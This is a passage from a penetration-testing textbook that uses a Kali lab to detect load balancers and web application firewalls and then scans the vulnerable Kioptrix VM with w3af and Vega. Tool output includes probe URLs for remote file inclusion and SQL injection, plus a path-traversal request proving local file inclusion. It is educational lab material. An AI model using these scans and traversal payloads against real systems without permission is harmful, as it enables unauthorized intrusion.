> If you are having problems reaching the machine, ensure the default gateway is pointing to the pfSense firewall; it is a common mistake to have the default gateway configured to the wrong address. This is because the NAT interface is connected to the Internet. You can change the default gateway in the VMware Workstation by navigating to **Edit** | **Virtual Network Editor** | **VMnet8** | **NAT Settings**.

Detecting load balancers

When performing a penetration test, there is the possibility that vulnerabilities left open on one server are not available on another. Proper load balancing will be almost completely transparent, which could easily lead to miscommunication of the testing results if you find any server issues on a server that is part of a pool.

> We are focusing on HTTP load balancing for these exercises. Detecting DNS load balancing can be done using your enumeration tools, as described in a previous chapter. For instance, you can use `dig` to see if multiple servers are returned for the same domain name.

Quick reality check – Load Balance Detector

Kali includes a script named Load Balance Detector (`lbd.sh`) that will quickly test for load balancing. Running this tool against our current balanced `Kioptrix3.com` server will provide you with input that the server is not load balanced, because the tool never gets a chance to see the other server.

However, if you edit your HAProxy configuration on the Ubuntu machine to use a round robin balance type (`balance roundrobin`) and reboot, the following command will find your balancer:

```
# lbdkioptrix3.com
  lbd - load balancing detector 0.4 - Checks if a given domain uses load-
balancing.

                                     Written by Stefan Behte (http://
ge.mine.nu)

                                     Proof-of-concept! Might give false
positives.


  Checking for DNS-Loadbalancing: NOT FOUND
  Checking for HTTP-Loadbalancing [Server]:
   Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
   NOT FOUND


  Checking for HTTP-Loadbalancing [Date]: 00:50:52, 00:50:50, FOUND
  Checking for HTTP-Loadbalancing [Diff]: NOT FOUND
```

Here, `kioptrix3.com` does Load-balancing, found via methods: `HTTP[Date]`.

> Become familiar with the various types of load balancing that can be implemented so that it becomes easier to detect exactly what the network really looks like.

So, what are we looking for anyhow?

A site can be hosted by many different servers with varying degrees of security. Sometimes it only takes one of these servers to finish the job, and penetration testers need to ensure that nothing is overlooked.

As highlighted in the preceding example, it is not always possible to determine if a site is balanced or not. The lbd program has provided us with an interesting fact—it was able to determine that the site was being balanced by reviewing the HTTP[Date] method. Small changes between the servers being accessed are the key to making an accurate determination.

> Just a simple scan between two systems that are being load balanced will reinforce that *all* systems need to be enumerated and tested, not just a few.

When running an nmap scan against the servers in our balanced pool, we see the following results:

```
# nmap -A -T5 192.168.175.101
  Host is up (0.00056s latency).
  Not shown: 998 closed ports
  PORT   STATE SERVICE VERSION
  22/tcp open  ssh OpenSSH4.7p1Debian8ubuntu1.2 (protocol 2.0)
  | ssh-hostkey: 1024 30:e3:f6:dc:2e:22:5d:17:ac:46:02:39:ad:71:cb:49
(DSA)
  |_2048 9a:82:e6:96:e4:7e:d6:a6:d7:45:44:cb:19:aa:ec:dd (RSA)
  80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6
with Suhosin-Patch)
  |_http-methods: No Allow or Public header in OPTIONS response (status
code 200)
  MAC Address: 08:00:27:56:C4:B2 (Cadmus Computer Systems)
```

This information is expected. But how does it compare against the other Kioptrix machine?

```
# nmap -A -T5 192.168.175.102
  Nmap scan report for 192.168.75.102
  Host is up (0.00055s latency).
  Not shown: 998 closed ports
  PORT   STATE SERVICE VERSION
  22/tcp open  ssh OpenSSH4.7p1Debian8ubuntu1.2 (protocol 2.0)
  | ssh-hostkey: 1024 30:e3:f6:dc:2e:22:5d:17:ac:46:02:39:ad:71:cb:49
(DSA)
  |_2048 9a:82:e6:96:e4:7e:d6:a6:d7:45:44:cb:19:aa:ec:dd (RSA)
  80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6
with Suhosin-Patch)
  |_http-methods: No Allow or Public header in OPTIONS response (status
code 200)
  MAC Address: 08:00:27:82:09:5A (Cadmus Computer Systems)
```

We see that many of the findings are identical as expected, but here there is one minor difference to look for—the MAC address of `192.168.175.102` is different than that of `192.168.175.101`. If these systems were not identical clones of one another, then there is a possibility that other differences would be visible as well. These are the little differences we will need to seek out.

Our web application is hosted by the Kioptrix machines, but is being balanced by our Ubuntu machine. This would typically be a virtual IP address used strictly to provide access to the two production machines that host our application, possibly in a tiered DMZ. Of course, if the app developers or administrators left holes in one of the servers or the application, we will quickly be able to bypass any such security measures and go directly to where the critical infrastructure and data lie.

> HTTP response headers can provide information that highlights load balancers as well. Using tools that allow you to look at these headers, you can determine if there are these types of differences that indicate more than one machine serving the same web pages.

Detecting web application firewalls (WAF)

We need to understand if there is also an inline web application firewall that we should be aware of. Kali addresses this need by providing `wafw00f`, a tool that will attempt to detect most commonly used web application firewalls. This script was created by Sandro Gauci and Wendel G. Henrique, and it can be downloaded from the project site download section at `https://github.com/sandrogauci/wafw00f`.

Invoke the command from your Kali terminal using the following commands:

```
# wafw00f
                                       ^       ^


          _   __  _   ____  _   __  _   _   ____
        ///7/ /.' \ / __////7/ /,' \ ,' \ / __/
        | V V // o // _/ | V V // 0 // 0 // _/
        |_n_,'/_n_//_/    |_n_,' \_,' \_,'/_/
 <

                                      ...'


       WAFW00F - Web Application Firewall Detection Tool


       By SandroGauci&&Wendel G. Henrique


  Usage: wafw00f.py url1 [url2 [url3 ... ]]
  example: wafw00f http://www.victim.org/


  wafw00f.py: error: we need a target site
```

As with most tools provided by hard working developers, there is an example of the syntax when running `wafw00f` without any input variables. We will follow the usage example syntax provided:

```
 # wafw00f http://kioptrix3.com
                       ^       ^


          _   __  _   ____  _   __  _   _   ____
        ///7/ /.' \ / __////7/ /,' \ ,' \ / __/
        | V V // o // _/ | V V // 0 // 0 // _/
        |_n_,'/_n_//_/    |_n_,' \_,' \_,'/_/
<
```

```
                              ...'


    WAFW00F - Web Application Firewall Detection Tool


    By Sandro Gauci&&Wendel G. Henrique


Checking http://kioptrix3.com
Generic Detection results:
No WAF detected by the generic detection
Number of requests: 10
```

The highlighted response indicates that no WAF was located. This should make our job of penetrating the Kioptrix machine easier. Now, what should we expect to see if there is actually a web application firewall in place? Here are the results against such a configuration:

```
                      ^         ^


  _   __   _   ____  _   __   _    _   ____
 ///7/ /.' \ / __////7/ /,' \ ,' \ / __/
 | v v // o // _/ | v v // 0 // 0 // _/
 |_n_,'/_n_//_/    |_n_,' \_,' \_,'/_/
<

                              ...'


    WAFW00F - Web Application Firewall Detection Tool


    By SandroGauci&&Wendel G. Henrique


Checking http://192.168.75.15/mod_security/w3af/
The site http://192.168.75.15/mod_security/w3af/ is behind a ModSecurity
Generic Detection results:
The site http://192.168.75.15/mod_security/w3af/ seems to be behind a WAF
Reason: The server returned a different response code when a string
trigged the blacklist.
Normal response code is "404", while the response code to an attack is
"302"
Number of requests: 10
```

As you can see, this information clearly defines both the fact that the site is being protected and, in this case, that it is using **ModSecurity** (which it really is). We would keep this fact in mind when performing our tests and try to use techniques that are known to work when testing against sites using this particular software. These tactics change over time and thus you should try to emulate the environment you are testing before trying out the exploits on the production network.

Taking on Level 3 – Kioptrix

Many of the techniques we want to cover in this chapter can be explored by taking on the challenge that the Kioptrix has made available for us. Let's take a look at the steps necessary to gain root on the Kioptrix machine.

> Open up Kali and take a look at the web application at `kioptrix3.com`. Browse around and review the source of the pages. There are some interesting notes and easter eggs left out for us before even starting. Have fun with it!

In general, we would begin by scanning the server that hosts the web application. This infrastructure testing gives us a lot of information that comes in handy when trying to perform certain web application vulnerabilities. In this case, we know from using our Load Balance Detector that there is some load balancing going on. We also know that the servers are very similar to one another and are not leaving any clues as to what their real IP is. Our next step is to check if there are any noticeable web application firewalls we need to be aware of. If there are, we may need to use certain evasion techniques to bypass these restrictions.

In the real world, these systems are more than likely not even directly accessible, due to firewall restrictions and network segmentation practices. Our goal is to be able to take over one of these servers and then pivot from that server onto the other one to take it out as well. After all, if the systems are completely identical, all we have to do is get the credentials for one and we can take over all copies with said credentials.

Web Application Attack and Audit framework (w3af)

This incredible framework automates many of the tasks that had previously been done manually. Fully extensible and open source **w3af** uses a myriad of plugins to provide a fully customizable testing experience. The authors of the tool created it to be very user friendly for those new at testing as well as those who are expert penetration testers.

If the plugin you need is not already available, then simply create it yourself and save tons of time on all future tests. The w3af is constantly updated and improved. The plugin types that w3af includes cover discovery, brute forcing, auditing, and even evasion. The framework also includes auto update features to ensure that you always have the latest and greatest installed and ready to run. Learn more about this tool at `http://w3af.org/`.

As expected, the Kali development team has a preinstalled w3af. Open up your Kali virtual machine and select **Applications | Web Application Analysis | w3afgui** to start the graphical user interface. If your Kali system is connected to the Internet, you will be able to update the plugins to the latest version when prompted:

> Do not choose to update w3af from within Kali. When updating w3af on Kali, there is a chance w3af will no longer work. There are several steps that can be taken to install and configure the new dependencies, but this is outside the scope of this example.

Typically, you would want to perform a very selective attack, especially if you are trying to test the detection capabilities of the client's administrators and security team.

> Remember to stop Apache and start HAProxy on the Ubuntu machine before proceeding.

In this case, we will simply start with performing a **web_infrastructure** scan and see what information we can find on `kioptrix3.com` (`192.168.175.200`). An example of this is shown in the following image:

Seems that w3af was able to detect that this site is being load balanced. On closer inspection, you will notice that the reverse proxy can be utilized to prevent known issues from being exploited. Be sure to actually test the exploits (if it is covered in your Rules of Engagement), especially when you see that there may be a web application firewall or other mitigating control in place. The business will want to be assured that their expenditure on these devices or servers has either paid off or that they are not working as intended.

Using w3af GUI to save configuration time

Now, we will run a fast scan to determine what we can find. This will take a while, so be sure to allot the time necessary to allow the test to finish.

It is advisable to begin with smaller scans that provide you with information that can be used immediately and then follow up with more thorough scans that can take hours and even days. Penetration testing is generally (unfortunately) limited by a predetermined timeframe.

While testing is in progress, you can look at the logs as they are updated under the **Log** tab. At times, it may even be efficient to review the logs during the scan so that you are ready to take action once the results are received.

Let's review some of the findings:

Using a second tool for comparisons

Often when you are performing penetration testing, you will want to run at least two tools, so you can compare the results. There are many tools available within the Kali framework, and you are encouraged to experiment with them all. We will look at one more GUI-based tool and review the results when we scan the kioptrix machine. That tool is **Vega**; this tool has an excellent scanning capability and should be part of your testing suite. You can access the tool by clicking on **Applications | Web Application Analysis | Vega**.

This will open the tool. Once the tool opens, click on **Scan | Start New Scan**. In the window that opens, enter the URI of `kioptrix3.com`; an example of this is shown in the following image:

Once you have verified the settings, click on **Finish**. You may click on the **Next** button and review the different settings, but for now, the default settings will suffice. An example of the completed scan results is shown in the following image:

As the image shows, the tool has found a number of things that will warrant a closer look. For now, we will move on and look at another option for using the w3af tool.

Scanning using the w3af console

Many of us like to stay within console sections rather than using GUIs. With this in mind, we will run another scan and see if we find something more interesting than simple directory indexing and patch disclosure misconfigurations that the w3af GUI initial scans discovered. This time, we will use the console instead of the GUI. In a terminal window of Kali, enter the following:

```
# w3af_console
```


You can perform all of the critical functions available in w3af from within the w3af command console. The help command details the options available. Let's begin the scan.

We will begin by setting our targeted host:

```
w3af>>> target
w3af/config:target>>> set target http://kioptrix3.com
```

From within the target menu, we are able to set the target to `http://kioptrix3.com`:

w3af/config:target>>> view

```
root@kali:~# w3af_console
w3af>>> target
w3af/config:target>>> set target http://kioptrix3.com
w3af/config:target>>> view
|--------------------------------------------------------------------------------------------|
| Setting          | Value                | Modified | Description                           |
|--------------------------------------------------------------------------------------------|
| target_framework | unknown              |          | Target programming framework          |
|                  |                      |          | (unknown/php/asp/asp.net/java/jsp/cfm/ruby/perl) |
| target           | http://kioptrix3.com | Yes      | A comma separated list of URLs        |
| target_os        | unknown              |          | Target operating system (unknown/unix/windows) |
|--------------------------------------------------------------------------------------------|
```

w3af/config:target>>> back

The back command will take you back to the last screen. Typing `exit` would exit from the w3af console, which we do not want to do:

w3af>>> plugins

We can review the installed plugins by typing `plugins` into the console. This is very useful when determining which specific items you would like to run. You can also get information about each of the plugins from within this menu:

w3af/plugins>>> help

Use the `help` command from anywhere within the console if more information is needed, or if you simply need to refresh your memory of where everything is:

w3af/plugins>>> back

w3af>>> profiles

The profiles section is key to understanding what will be scanned. Just as with the GUI, the profile determines which plugins will be run when you start the scan:

w3af/profiles>>> help

To ensure that we are running the proper profiles, we check for available commands to find one that will provide us with the information we require. If you know certain information about the site already, time can be saved by creating a custom profile to match the configuration you are scanning. For example, there is no point in scanning for IIS vulnerabilities on a server that is not using IIS:

w3af/profiles>>> list

Here, we are provided with a listing of preconfigured profiles that are available:

w3af/profiles>>> use audit_high_risk

> You might need to configure the target again. You will get a
> message if that is required, then return to the earlier steps for
> the required commands.

The use command allows us to specify which profile we would like to use during
the scan:

w3af/profiles>>> back

We move back to the w3af default section and prepare to start the configured scan:

w3af>>> plugins

w3af/plugins>>> output

```
                            root@kali: ~                    —  □  ⊗

 File  Edit  View  Search  Terminal  Help
Enabling dav's dependency server_header
The plugins configured by the scan profile have been enabled, and their options
configured.
Please set the target URL(s) and start the scan.
w3af/profiles>>> back
w3af>>> plugins
w3af/plugins>>> output
|------------------------------------------------------------------------------|
| Plugin name     | Status   | Conf | Description                              |
|------------------------------------------------------------------------------|
| console         | Enabled  | Yes  | Print messages to the console.           |
| csv_file        |          | Yes  | Export identified vulnerabilities to a   |
|                 |          |      | CSV file.                                |
| email_report    |          | Yes  | Email report to specified addresses.     |
| export_requests |          | Yes  | Export the fuzzable requests found       |
|                 |          |      | during crawl to a file.                  |
| html_file       |          | Yes  | Generate HTML report with identified     |
|                 |          |      | vulnerabilities and log messages.        |
| text_file       |          | Yes  | Prints all messages to a text file.      |
| xml_file        |          | Yes  | Print all messages to a xml file.        |
|------------------------------------------------------------------------------|
```

The output will allow you to set up the output types, such as XML, text files,
or even HTML. We enable the html_file output using the default settings
(outputs to report.html) and keep console enabled as well for now:

w3af/plugins>>> output html_file

w3af/plugins>>>back

This enables the HTML output:

```
w3af>>> start
```

As you have probably suspected, typing start will initiate our scan using the settings we have just configured. If there are errors, use the commands we just reviewed to examine and correct them. Remember to use help or back whenever you are stuck and do not know how to proceed.

When the scan is finished, you will be back at the w3af prompt. Here, we browsed to the report.html location in Firefox to display the default HTML reporting format:

Timestamp	Log level	Message
Wed Sep 9 20:34:47 2015	error	audit.rfi plugin needs to be correctly configured to use. Please set valid values for local address (e…
Wed Sep 9 20:34:54 2015	error	The eval plugin got an error while requesting "http://kioptrix3.com/index.php?system=Blog&categor…
Wed Sep 9 20:34:54 2015	error	The blind_sqli plugin got an error while requesting "http://kioptrix3.com/index.php?system=18"%20…
Wed Sep 9 20:35:02 2015	error	The rfi plugin got an error while requesting "http://kioptrix3.com/index.php?system=hTtP://w3af.org/r…
Wed Sep 9 20:35:02 2015	error	The rfi plugin got an error while requesting "http://kioptrix3.com/index.php?system=Blog&category=…
Wed Sep 9 20:35:02 2015	error	The rfi plugin got an error while requesting "http://kioptrix3.com/index.php?system=w3af.org/rfi.html…
Wed Sep 9 20:35:02 2015	error	The rfi plugin got an error while requesting "http://kioptrix3.com/index.php?system=Blog&category=…
Wed Sep 9 20:35:02 2015	error	The rfi plugin got an error while requesting "http://kioptrix3.com/index.php?system=http://w3af.org/rf…
Wed Sep 9 20:35:02 2015	error	The blind_sqli plugin got an error while requesting "http://kioptrix3.com/index.php?system=78"%20…
Wed Sep 9 20:35:02 2015	error	The rfi plugin got an error while requesting "http://kioptrix3.com/index.php?system=Blog&category=…
Wed Sep 9 20:35:09 2015	error	The eval plugin got an error while requesting "http://kioptrix3.com/index.php?system=Admin&page=l…
Wed Sep 9 20:35:09 2015	error	The eval plugin got an error while requesting "http://kioptrix3.com/index.php?system=Admin&page=l…
Wed Sep 9 20:35:09 2015	error	The web_spider plugin got an error while requesting "http://kioptrix3.com/gallery/photos/med_8csql…
Wed Sep 9 20:35:09 2015	error	The web_spider plugin got an error while requesting "http://kioptrix3.com/style/comps/admin/login.p…
Wed Sep 9 20:35:09 2015	error	The os_commanding plugin got an error while requesting "http://kioptrix3.com/index.php?system=Bl…
Wed Sep 9 20:35:09 2015	error	The eval plugin got an error while requesting "http://kioptrix3.com/index.php?system=Admin&page=l…
Wed Sep 9 20:35:09 2015	error	The os_commanding plugin got an error while requesting "http://kioptrix3.com/index.php?system=Bl…
Wed Sep 9 20:35:09 2015	error	The blind_sqli plugin got an error while requesting "http://kioptrix3.com/index.php?system=Blog&cat…
Wed Sep 9 20:35:09 2015	error	The os_commanding plugin got an error while requesting "http://kioptrix3.com/index.php?system=Bl…
Wed Sep 9 20:35:14 2015	error	The following error was detected and could not be resolved: w3af found too many consecutive erro…

We have a number of errors, so we would need to investigate these further, and the first question we need to answer is, "what plugins were enabled during our scan?" Plugins can be disabled, viewed, or enabled as follows:

w3af>>> plugins

w3af/plugins>>> help

```
|-------------------------------------------------------|
| list       | List available plugins.                  |
|-------------------------------------------------------|
| back       | Go to the previous menu.                 |
| exit       | Exit w3af.                               |
| assert     | Check assertion.                         |
|-------------------------------------------------------|
| audit      | View, configure and enable audit plugins |
| grep       | View, configure and enable grep plugins  |
| evasion    | View, configure and enable evasion plugins |
| bruteforce | View, configure and enable bruteforce    |
|            | plugins                                  |
| discovery  | View, configure and enable discovery     |
|            | plugins                                  |
| mangle     | View, configure and enable mangle plugins |
| output     | View, configure and enable output plugins |
|-------------------------------------------------------|
```

We can review which of the plugins are enabled by typing the category, such as `audit`. Here, we discern which audit plugins were enabled when we used the `audit_high_risk` profile:

w3af/plugins>>> audit

This command provides the following console output:

```
w3af/plugins>>> audit
|--------------------------------------------------------------------------------------------------
| Plugin name        | Status | Conf | Description
|--------------------------------------------------------------------------------------------------
| blind_sqli         |        | Yes  | Identify blind SQL injection vulnerabilities.
| buffer_overflow    |        |      | Find buffer overflow vulnerabilities.
| cors_origin        |        | Yes  | Inspect if application checks that the value of the "Origin" HTTP
|                    |        |      | header isconsistent with the value of the remote IP address/Host of
|                    |        |      | the sender ofthe incoming HTTP request.
| csrf               |        |      | Identify Cross-Site Request Forgery vulnerabilities.
| dav                |        |      | Verify if the WebDAV module is properly configured.
| eval               |        | Yes  | Find insecure eval() usage.
| file_upload        |        | Yes  | Uploads a file and then searches for the file inside all known
|                    |        |      | directories.
| format_string      |        |      | Find format string vulnerabilities.
| frontpage          |        |      | Tries to upload a file using frontpage extensions (author.dll).
| generic            |        | Yes  | Find all kind of bugs without using a fixed database of errors.
| global_redirect    |        |      | Find scripts that redirect the browser to any site.
| htaccess_methods   |        |      | Find misconfigurations in Apache's "<LIMIT>" configuration.
| ldapi              |        |      | Find LDAP injection bugs.
| lfi                |        |      | Find local file inclusion vulnerabilities.
| memcachei          |        |      | No description available for this plugin.
| mx_injection       |        |      | Find MX injection vulnerabilities.
| os_commanding      |        |      | Find OS Commanding vulnerabilities.
| phishing_vector    |        |      | Find phishing vectors.
| preg_replace       |        |      | Find unsafe usage of PHPs preg_replace.
| redos              |        |      | Find ReDoS vulnerabilities.
| response_splitting |        |      | Find response splitting vulnerabilities.
| rfd                |        |      | Identify reflected file download vulnerabilities.
| rfi                |        | Yes  | Find remote file inclusion vulnerabilities.
| shell_shock        |        |      | Find shell shock vulnerabilities.
| sqli               |        |      | Find SQL injection bugs.
| ssi                |        |      | Find server side inclusion vulnerabilities.
| ssl_certificate    |        | Yes  | Check the SSL certificate validity (if https is being used).
| un_ssl             |        |      | Find out if secure content can also be fetched using http.
| xpath              |        |      | Find XPATH injection vulnerabilities.
| xss                |        | Yes  | Identify cross site scripting vulnerabilities.
| xst                |        |      | Find Cross Site Tracing vulnerabilities.
```

Return to the scan results and take a closer look at the findings. You should notice that the local file inclusion vulnerability has been detected. We have also detected many unidentified web application errors at `http://kioptrix3.com/gallery`. We could either go back into our scanner and enable all plugins and try again, or we can take a manual look at the suspicious URL.

An example of the file inclusion is shown in the following image:

```
HTTP proof

GET http://kioptrix3.com/index.php?system=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%
Accept-encoding: gzip, deflate
Accept: */*
User-agent: w3af.org
Host: kioptrix3.com
Referer: http://kioptrix3.com/
Cookie: PHPSESSID=65d2272800bc7821847336e923847c31
◄                                   ││││                                    ►

HTTP/1.1 200 OK
content-length: 1310
x-powered-by: PHP/5.2.4-2ubuntu5.6
expires: Thu, 19 Nov 1981 08:52:00 GMT
